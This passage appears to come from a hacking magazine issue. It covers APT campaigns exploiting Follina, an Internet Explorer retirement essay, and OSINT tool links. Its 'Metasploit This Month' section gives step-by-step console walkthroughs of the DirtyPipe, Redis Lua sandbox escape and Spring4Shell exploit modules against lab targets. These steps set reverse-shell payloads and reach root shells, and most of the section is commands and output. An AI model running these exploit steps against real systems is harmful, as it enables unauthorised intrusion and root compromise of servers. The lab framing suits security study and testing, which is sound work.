Woohoo! We found 1 photos
+-----+-----+-----+-----+
| Photos | ID          | Username          | Full Name          |
+-----+-----+-----+-----+
| 1       | 1██████████ | ██████████       | ██████████       |
+-----+-----+-----+-----+
Run a command: █

```

As you can see, we were tagged by Zinio, the digital magazine store. That's all in our Instagram enumeration article.

You can also read
 Hackercool Magazine
 on
[Magzter](#) & [Zinio](#).

How APTs Around The World Are Exploiting Follina Vulnerability?

HACKSTORY

In our Previous Issue, readers have learnt about the Follina Zero day vulnerability and how it can be exploited to gain a reverse shell on a vulnerable target. We have used Netcat as our payload while exploiting Follina in our previous Issue. In this article, readers will learn how APTs around the world are exploiting Follina vulnerability.

1. TA413

The first APT to start exploiting Follina zero day may be TA413, a Chinese APT known to target international Tibetan diaspora. Before Follina, the group regularly delivered implants like Exile RAT and sepulchre to their targets. It appears that by exploiting Follina, this time around, they are delivering password stealing trojans. The modus operandi of this attack is to deliver a zip archive containing URLs to the malicious payloads. For this campaign, they impersonated the "Womens Empowerment Desk" of the central Tibetan Administration. They used domain tibet_gov.[.]app for this.

2. APT28

APT28 (aka Fancy Bear) the notorious Russian APT has also started exploiting Follina, at least while targeting Ukraine. CERT-UA has reported numerous spear phishing mails that contained a lure document named "Nuclear Terrorism - A very Real Threat.rtf". This document when opened by victims exploits Follina vulnerability to download and execute malware called CredoMap. This malware is a variant of the .NET based credential stealer of an earlier credential stealer of that was deployed against Ukraine.

This Credomap siphons data from all the popular browsers such as Google chrome, Microsoft Edge and Mozilla Firefox. This data includes passwords and cookies.

3. Sand Worm

APT28 is not the only Russian hacking group that is exploiting Follina. Another notorious hacking group Sandworm has also been seen exploiting Follina. (CERT-UA has seen Sandworm targeting multiple media organizations in Ukraine with emails. The targets which are over 500 are composed of newspaper distribution and radio stations. These emails had a subject name called "LIST of links to Interactive Maps". It also carried a DOCX with the same name as an attachment. Once the victim opens this DOCX file, the JavaScript code will exploit Follina vulnerability to download a payload coded as 2[.] txt. This payload is Crescent Imp. Crescent Imp malware is known to steal sensitive information from an infected computer and also work as a backdoor to download additional malware.

4. UAC 0028

There is another Russian hacking group also that's trying to exploit Follina. Tracked as UAC_0028, the group is sending emails with subject "Notice Of non-payment of tax" to Ukrainian users. May be they are trying to take advantage of the fact that many Ukrainians may not have paid tax due to war. This email contained an attachment "Imposition of Penalties.docx" that when

opened by victims downloaded a recently compiled Cobalt Strike beacon.

5. Unidentified State Actor

Security firm Proofpoint, said that it stopped a previously unknown hacking group from hacking less than 10 of its customers by exploiting Follina vulnerability. More than 1000 phishing messages were sent to the targets with message of a "Salary Increase". The lure document is an RTF file that when clicked downloads a payload from a specific IP address.

The payload which is a PowerShell script, is Base64 encoded and it acts as a downloader to retrieve a second PowerShell script from another server. This second PowerShell script checks for virtualization, collects information from local browsers, mail clients and file services, performs machine reconnaissance and then saves all this information in a Zip archive. This zip file is exfiltrated.

Although this group is previously unknown, it is suspected to be a state sponsored group based on the payload and its reconnaissance capabilities.

6. Unidentified State Actor

Recently Fortinet has observed another state actor (who is unknown) trying to deliver Rozena backdoor to its targets by exploiting Follina. Rozena is a backdoor malware that is capable of injecting a reverse shell to the machine attackers want to. The malicious word file when opened by victims connects to a Discord CDN URL to download a HTML file that in turn exploits Follina vulnerability to download Rozena (named word.exe) payload and a batch file (cd.bat). This batch file establishes Rozena's persistence by modifying the registry. This batch file also downloads a harmless Word document to act as a decoy.

DirtyPipe, Spring4shell and Redis Sandbox Escape Modules

METASPLOIT THIS MONTH

Welcome to Metasploit This Month. Let us learn about the latest exploit modules of Metasploit and how they fare in our tests.

DirtyPipe Linux Privilege Escalation Module

TARGET: Linux Kernel ≥ 5.8

MODULE : PE

TYPE: Local

ANTI-MALWARE : NA

Dirty Pipe vulnerability affects Linux kernels since 5.8. Readers have learnt about this vulnerability in calculated detail in our [February 2022 Issue](#). We have tested this module on Debian 11.2. Since this is a privilege escalation module, we need to get a low privileged session on the target.

Eleven countries Australia, Belgium, Finland, Hungary, Ireland Romania, Spain, Sweden, Switzerland, Netherlands and USA worked together and brought down FluBot android spyware.


```
[*] Meterpreter session 1 opened (192.168.40.148:8383 → 192.168.40.146:57640 ) at 2022-07-05 11:56:08 -0400
```

```
meterpreter > sysinfo
```

```
Computer      : Gohtaam.localdomain
OS            : Debian 11.2 (Linux 5.10.0-10-amd64)
Architecture : x64
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
```

```
meterpreter > getuid
```

```
Server username: user1
```

```
meterpreter > █
```

Let's see how this module works. We background the low privileged session and load the dirty pipe module.

```
meterpreter > background
```

```
[*] Backgrounding session 1...
```

```
msf6 exploit(multi/handler) > search dirtypipe
```

Matching Modules

#	Name	Description	Disclosure Date	Rank
0	exploit/linux/local/cve_2022_0847_dirtypipe	Dirty Pipe Local Privilege Escalation via CVE-2022-0847	2022-02-20	excellent

```
msf6 exploit(multi/handler) > use 0
```

```
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
```

```
msf6 exploit(linux/local/cve_2022_0847_dirtypipe) > show options
```

Module options (exploit/linux/local/cve_2022_0847_dirtypipe):

Name	Current Setting	Required	Description
COMPILE	Auto	yes	Compile on target (Accepted: Auto, True, False)
SESSION		yes	The session to run this module on
SUID_BINARY_PATH	/bin/passwd	no	The path to a suid binary
WRITABLE_DIR	/tmp	yes	A directory where we can write files

Payload options (linux/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	---
0	Automatic

Set the Session ID of the low privileged meterpreter session and use check command to see if the target is indeed vulnerable.

```
msf6 exploit(linux/local/cve_2022_0847_dirtype) > set session 1
session => 1
msf6 exploit(linux/local/cve_2022_0847_dirtype) > check

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_railgun_api
[*] The target appears to be vulnerable. Linux kernel version found: 5.1
0.0
msf6 exploit(linux/local/cve_2022_0847_dirtype) > █
```

The target is indeed vulnerable. Execute the module.

```
msf6 exploit(linux/local/cve_2022_0847_dirtype) > set lhost 192.168.40
.148
lhost => 192.168.40.148
msf6 exploit(linux/local/cve_2022_0847_dirtype) > run

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_railgun_api
[*] Started reverse TCP handler on 192.168.40.148:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Linux kernel version found: 5.1
0.0
[*] Executing exploit '/tmp/.ecpcpiipothk /bin/passwd'
[*] Sending stage (3020772 bytes) to 192.168.40.146
[+] Deleted /tmp/.ecpcpiipothk
[*] Meterpreter session 2 opened (192.168.40.148:4444 → 192.168.40.146:
42606 ) at 2022-07-05 11:57:52 -0400

meterpreter > █
```



```

meterpreter > sysinfo
Computer      : Gohtaam.localdomain
OS           : Debian 11.2 (Linux 5.10.0-10-amd64)
Architecture : x64
BuildTupple  : x86_64-linux-musl
Meterpreter  : x64/linux
meterpreter > getuid
Server username: root
meterpreter >

```

As readers can see, the module gave us a new meterpreter session with root privileges.

Redis SandBox Escape RCE Module

TARGET: Redis Package < 5.6.0.16.-1
MODULE : Exploit

TYPE: Remote
ANTI-MALWARE : NA

The vulnerability this module exploits was exploited in the wild a few months back. The vulnerability is CVE-2022-0543, which is a Lua-based Redis sandbox escape. The vulnerability was introduced when Debian and Ubuntu Redis packages insufficiently sanitized the Lua environment. The maintainers failed to disable the package interface, allowing attackers to load malicious libraries. We have tested this module on Redis package version 6.0-21.04 running as a Docker container. Let's set the target as shown below.

```

(kali㉿kali) - [~]
$ docker pull ubuntu/redis:6.0-21.04_edge
6.0-21.04_edge: Pulling from ubuntu/redis
1d97e790be46: Pull complete
e05dd2ca2866: Pull complete
2cdb8c83ee8d: Pull complete
f1a3e61d990d: Pull complete
212abc98ddfe: Pull complete
Digest: sha256:87f8d34dc0ae79bc3019b91bd008098d3b820e7e395e1e603f92b82ce5ce5f04
Status: Downloaded newer image for ubuntu/redis:6.0-21.04_edge
docker.io/ubuntu/redis:6.0-21.04_edge

```

```

(kali㉿kali) - [~]
$

```

```

(kali㉿kali) - [~]
$ docker run -d --name vuln_redis -e TZ=UTC -p 6379:6379 -e REDIS_
PASSWORD=mypassword ubuntu/redis:6.0-21.04 edge
27385e64bb5eabaa3e2955be61a2d154d6c66e228594b25ac17831c5b22e3e4e

```

```

(kali㉿kali) - [~]
$

```



```
(kali㉿kali) - [~]
$ docker ps
CONTAINER ID   IMAGE                                COMMAND                  NAMES
27385e64bb5e   ubuntu/redis:6.0-21.04_edge        "start-redis.sh redi..."
22 seconds ago Up 20 seconds    0.0.0.0:6379->6379/tcp    vuln_redis

(kali㉿kali) - [~]
$
```

The target is set. Our vulnerable Redis target is running on port 6379. Let's see how this module works. Load the `redis_debian_sandbox_escape` module.

```
msf6 > search redis_debian
```

Matching Modules

```
=====
```

#	Name	Rank	Check	Description	Disclosure Date
0	exploit/linux/redis/redis_debian_sandbox_escape	excellent	Yes	Redis Lua Sandbox Escape	2022-02-18

```
msf6 > use 0
```

```
[*] Using configured payload cmd/unix/reverse_bash
```

```
msf6 exploit(linux/redis/redis_debian_sandbox_escape) > show options
```

```
Module options (exploit/linux/redis/redis_debian_sandbox_escape):
```

Name	Current Setting	Required	Description
LUA_LIB	/usr/lib/x86_64-linux-gnu/liblua5.1.so.0	yes	LUA library path
PASSWORD	mypassword	no	Redis AUTH password
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	6379	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address

RPORT	6379	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI	/	yes	Base path
THREADS	1	yes	The number of concurrent threads (max one per host)
URIPATH		no	The URI to use for this exploit (default is random)

Payload options (cmd/unix/reverse_bash):

Name	Current Setting	Required	Description
-----	-----	-----	-----
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Set all the required options and use check command to see if the target is indeed vulnerable.

```
msf6 exploit(linux/redis/redis_debian_sandbox_escape) > set rhost 172.17.0.2
rhost => 172.17.0.2
msf6 exploit(linux/redis/redis_debian_sandbox_escape) > set lhost 172.17.0.1
lhost => 172.17.0.1
msf6 exploit(linux/redis/redis_debian_sandbox_escape) > set password mypassword
password => mypassword
msf6 exploit(linux/redis/redis_debian_sandbox_escape) > check
[+] 172.17.0.2:6379 - The target is vulnerable. Successfully executed the 'id' command.
msf6 exploit(linux/redis/redis_debian_sandbox_escape) > █
```

Execute the module


```
msf6 exploit(linux/redis/redis_debian_sandbox_escape) > run

[*] Started reverse TCP handler on 172.17.0.1:4444
[*] 172.17.0.2:6379 - Running automatic check ("set AutoCheck
false" to disable)
[+] 172.17.0.2:6379 - The target is vulnerable. Successfully e
xecuted the 'id' command.
[*] 172.17.0.2:6379 - Executing Unix Command for cmd/unix/reve
rse_bash
[+] 172.17.0.2:6379 - Exploit complete!
[*] Command shell session 1 opened (172.17.0.1:4444 -> 172.17.0.2:47
290) at 2022-07-21 02:48:48 -0400
```

```
whoami
```

```
root
```

```
uname -a
```

```
Linux 27385e64bb5e 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (
2021-04-12) x86_64 x86_64 x86_64 GNU/Linux
```

As readers can see, we got a shell on the target system that too with root privileges.

Spring Framework Spring4Shell RCE Module

TARGET: Spring Framework <= 3.1.6 & <= 3.2.2

TYPE: Remote

MODULE : Exploit

ANTI-MALWARE : NA

Spring Framework is an open-source application framework for Java and is normally deployed with Apache Tomcat servers. The Spring Core RCE vulnerability impacts Java class objects. The vulnerability in Spring Core has been given name Spring4shell and has been explained in detail in our [March 2022 Issue](#). Let's set the target first.

```
(kali㉿kali)-[~]
$ git clone https://github.com/vleminator/Spring4Shell-POC
Cloning into 'Spring4Shell-POC'...
remote: Enumerating objects: 75, done.
remote: Counting objects: 100% (21/21), done.
remote: Compressing objects: 100% (12/12), done.
remote: Total 75 (delta 14), reused 9 (delta 9), pack-reused 54
Receiving objects: 100% (75/75), 28.59 KiB | 146.00 KiB/s, done.
Resolving deltas: 100% (28/28), done.
```

```
(kali㉿kali)-[~]
$
```

Researchers from Check Point have spotted an enhanced version of Xloader malware that is using probability to hide its C&C servers.


```
(kali㉿kali)-[~]
$ cd Spring4Shell-POC
```

1 x

```
(kali㉿kali)-[~/Spring4Shell-POC]
$ docker build . -t spring4shell
```

Sending build context to Docker daemon 130kB

Step 1/9 : FROM lunasec/tomcat-9.0.59-jdk11

---> 3a26f2d12af8

Step 2/9 : ADD src/ /helloworld/src

---> Using cache

---> f2a083e77db5

Step 3/9 : ADD pom.xml /helloworld

---> Using cache

---> 0ebac5ff180a

Step 4/9 : RUN apt update && apt install maven -y

---> Using cache

---> cc64a6e70d91

Step 5/9 : WORKDIR /helloworld/

---> Using cache

---> 390c023bc0fa

Step 6/9 : RUN mvn clean package

---> Using cache

---> 9b419c22e46d

Step 7/9 : RUN mv target/helloworld.war /usr/local/tomcat/webapps/

---> Using cache

---> 017c6322c83b

Step 8/9 : EXPOSE 8080

---> Using cache

---> 6bc36c07ff88

Step 9/9 : CMD ["catalina.sh", "run"]

---> Using cache

---> 27c5c4f7fa33

Successfully built 27c5c4f7fa33

Successfully tagged spring4shell:latest

```
(kali㉿kali)-[~/Spring4Shell-POC]
$
```

```
(kali㉿kali)-[~/Spring4Shell-POC]
$ docker run -p 8085:8080 spring4shell
```

NOTE: Picked up JDK_JAVA_OPTIONS: --add-opens=java.base/java.lang=ALL-UNNAMED --add-opens=java.base/java.io=ALL-UNNAMED --add-opens=java.base/java.util=ALL-UNNAMED --add-opens=java.base/java.util.concurrent=ALL-UNNAMED --add-opens=java.rmi/sun.rmi.transport=ALL-UNNAMED

[illegible]

```
2022-07-21 07:01:41.864 INFO 1 --- [main] c.r.helloworld
.HelloworldApplication : Starting HelloworldApplication v0.0.1-S
NAPSHOT using Java 11.0.14.1 on 12f4da69bada with PID 1 (/usr/local/
tomcat/webapps/helloworld/WEB-INF/classes started by root in /hellow
orld)
2022-07-21 07:01:41.888 INFO 1 --- [main] c.r.helloworld
.HelloworldApplication : No active profile set, falling back to
default profiles: default
2022-07-21 07:01:44.420 INFO 1 --- [main] w.s.c.ServletW
ebServerApplicationContext : Root WebApplicationContext: initializat
ion completed in 2375 ms
```

```
(kali㉿kali) - [~]
$ docker ps
CONTAINER ID   IMAGE      COMMAND                  CREATED
STATUS        PORTS      NAMES
12f4da69bada   spring4shell "catalina.sh run"       About a minute ago
Up About a minute    0.0.0.0:8085->8080/tcp    elastic_snyder

(kali㉿kali) - [~]
$
```

The target is set. Let's see how this module works. Load the `spring_framework_rce_spring4shell` module.

```
msf6 > search spring4shell

Matching Modules
=====

  #  Name                                          Disclosu
re Date  Rank      Check  Description
  -  -
-----
  0  exploit/multi/http/spring_framework_rce_spring4shell  2022-03-
31      manual  Yes    Spring Framework Class property RCE (Spring4
Shell)
```



```
msf6 > use 0
```

```
[*] No payload configured, defaulting to generic/shell_reverse_tcp
```

```
msf6 exploit(multi/http/spring_framework_rce_spring4shell) > show options
```

```
Module options (exploit/multi/http/spring_framework_rce_spring4shell):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
HTTP_METHOD	Automatic	no	HTTP method to use (Accepted: Automatic, GET, POST)
PAYLOAD_PATH	webapps/ROOT	yes	Path to write the payload
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	8080	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/app/example/HelloWorld.action	yes	The path to the application action
VHOST		no	HTTP server virtual host

```
Payload options (generic/shell_reverse_tcp):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
LHOST	192.168.40.128	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
--	----
0	Java

Set all the required options and use check command to see if the target is indeed vulnerable.

```
msf6 exploit(multi/http/spring_framework_rce_spring4shell) > set rhost 172.17.0.2
rhost => 172.17.0.2
msf6 exploit(multi/http/spring_framework_rce_spring4shell) > set lhost 172.17.0.1
lhost => 172.17.0.1
msf6 exploit(multi/http/spring_framework_rce_spring4shell) > set rport 8080
rport => 8080
msf6 exploit(multi/http/spring_framework_rce_spring4shell) > set targeturi /helloworld/greeting
targeturi => /helloworld/greeting
msf6 exploit(multi/http/spring_framework_rce_spring4shell) > check
[*] 172.17.0.2:8080 - The target appears to be vulnerable.
msf6 exploit(multi/http/spring_framework_rce_spring4shell) > █
```

Execute the module.

```
msf6 exploit(multi/http/spring_framework_rce_spring4shell) > run

[*] Started reverse TCP handler on 172.17.0.1:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[+] Automatically identified HTTP method: POST
[*] 172.17.0.2:8080 - Generating JSP...
[*] 172.17.0.2:8080 - Modifying Class Loader...
[*] 172.17.0.2:8080 - Waiting for the server to flush the logfile
[*] 172.17.0.2:8080 - Executing JSP payload at http://172.17.0.2:8080/QNj539.jsp
[+] 172.17.0.2:8080 - Log file flushed
[*] Command shell session 1 opened (172.17.0.1:4444 -> 172.17.0.2:40586) at 2022-07-21 03:07:53 -0400

whoami
root
█
```



As readers can see, we successfully got a command session on the target system.

US FTC (Federal Trade Commission) levied a fine of \$1million on Twitter for misusing user data for advertising without their consent.

Goodbye Internet Explorer. You won't be missed (but your legacy will be remembered)

NOSTALGIA

Mohiuddin Ahmed
Lecturer Of Computing & Security,
Edith Cowan University

M Imran Malik
Cyber Security Researcher,
Edith Cowan University

Paul Haskell-Dowland,
Professor Of Cyber Security Practice,
Edith Cowan University

first public web browser (aptly called World Wide Web).

Providing Explorer as its default browser meant a large proportion of Windows's global user base would not experience an alternative. But this came at a cost, and Microsoft eventually faced multiple antitrust investigations exploring its monopoly on the browser market.

Still, even though a number of other browsers were around (including Netscape Navigator, which pre-dated Explorer), Explorer remained the default choice for millions of people up until around 2002, when Firefox was launched.

How It ended

After 27 years, Microsoft has finally bid farewell to the web browser Internet Explorer, and will redirect Explorer users to the latest version of its Edge browser.

As of June 15, Microsoft ended support for Explorer on several versions of Windows 10 – meaning no more productivity, reliability or security updates. Explorer will remain a working browser, but won't be protected as new threats emerge.

Twenty-seven years is a long time in computing. Many would say this move was long overdue. Explorer has been long outperformed by its competitors, and years of poor user experiences have made it the butt of many internet jokes.

How It began

Explorer was first introduced in 1995 by the Microsoft Corporation, and came bundled with the Windows operating system.

To its credit, Explorer introduced many Windows users to the joys of the internet for the first time. After all, it was only in 1993 that Tim Berners-Lee, the father of the web, released the

Microsoft has released 11 versions of Explorer (with many minor revisions along the way). It added different functionality and components with each release. Despite this, it lost consumers' trust due to Explorer's "legacy architecture" which involved poor design and slowness.

It seems Microsoft got so comfortable with its monopoly that it let the quality of its product slide, just as other competitors were entering the battlefield.

Even just considering its cosmetic interface (what you see and interact with when you visit a website), Explorer could not give users the authentic experience of modern websites.

On the security front, Explorer exhibited its fair share of weaknesses, which cyber criminals readily and successfully exploited.

While Microsoft may have patched many of these weaknesses over different versions of the browser, the underlying architecture is still considered vulnerable by security experts. Microsoft itself has acknowledged this:

(Cont'd On Next Page)

"On the security front, Explorer exhibited its fair share of weaknesses, which cyber criminals readily and successfully exploited".

"[Explorer] is still based on technology that's 25 years old. It's a legacy browser that's architecturally outdated and unable to meet the security challenges of the modern web."

These concerns have resulted in the United States Department for Homeland Security repeatedly advising internet users against using Explorer.

Explorer's failure to win over modern audiences is further evident through Microsoft's ongoing attempts to push users towards Edge. Edge was first introduced in 2015, and since then Explorer has only been used as a compatibility solution.

What Explorer Was Up Against?

In terms of market share, more than 64% of browser users currently use Chrome. Explorer has dropped to less than 1%, and even Edge only accounts for about 4% of users. What has given Chrome such a leg-up in the browser market?

Chrome was first introduced by Google in 2008 on the open source Chromium project, and has since been actively developed and supported.

Being open source means the software is publicly available, and anyone can inspect the source code that runs behind it. Individuals can even contribute to the source code, thereby enhancing the software's productivity, reliability and security. This was never an option with Explorer.

Moreover, Chrome is multi-platform: it can be used in other operating systems such as Linux, MacOS and on mobile devices, and was supporting a range of systems long before Edge was even released.

Meanwhile, Explorer has mainly been restricted to Windows, Xbox and a few versions of MacOS.

Under The Hood

Microsoft's Edge browser is using the same Chromium open-source code that Chrome has

used since its inception. This is encouraging, but it remains to be seen how Edge will compete against Chrome and other browsers to win users' confidence.

We won't be surprised if Microsoft fails to nudge customers towards using Edge as their favourite browser. The latest stats suggest Edge is still far behind Chrome in terms of market share.

Also, the fact Microsoft took seven years to retire Explorer after Edge's initial release suggests the company hasn't had great success in getting Edge's uptake rolling.

What's Next?

Web browsers play a vital role in establishing privacy and security for users. Design and convenience are important factors for users when selecting a browser. So ultimately, the browser that

"Even if you're not using Explorer, just having it installed could present

a threat to your device. No one

wants to be the victim of a cyber

attack via a dead browser!"

can most effectively balance security and ease of use will win users.

And it's hard to say whether Chrome's current popularity will be sustained over time. Google will no doubt want it to continue, since web browsers are significant revenue sources.

But Google as a corporation is becoming increasingly unpopular due to massive data gathering and intrusive advertising practices. Chrome is a key component of Google's data-gathering machine, so it's possible users may slowly turn away.

As for what to do about Explorer (if you're one of the few people that still has it sitting meekly on your desktop) – simply uninstall it to avoid security risks.

Even if you're not using Explorer, just having it installed could present a threat to your device.

No one wants to be the victim of a cyber attack via a dead browser!

**This Article first
appeared in
The Conversation**

DOWNLOADS

1. Osi.ig Tool :

<https://github.com/th3unkn0n/osi.ig>

2. SoiG :

<https://github.com/yezz123/SoIG>

3. OsintGram :

<https://github.com/Datalux/Osintgram>

4. Spring4shell Vulnerable Instance :

<https://github.com/vleminator/Spring4Shell-POC>

Follow Hackercool Magazine For Latest Updates



USEFUL RESOURCES

[Check whether your email is a part of any data breach](https://haveibeenpwned.com)

<https://haveibeenpwned.com>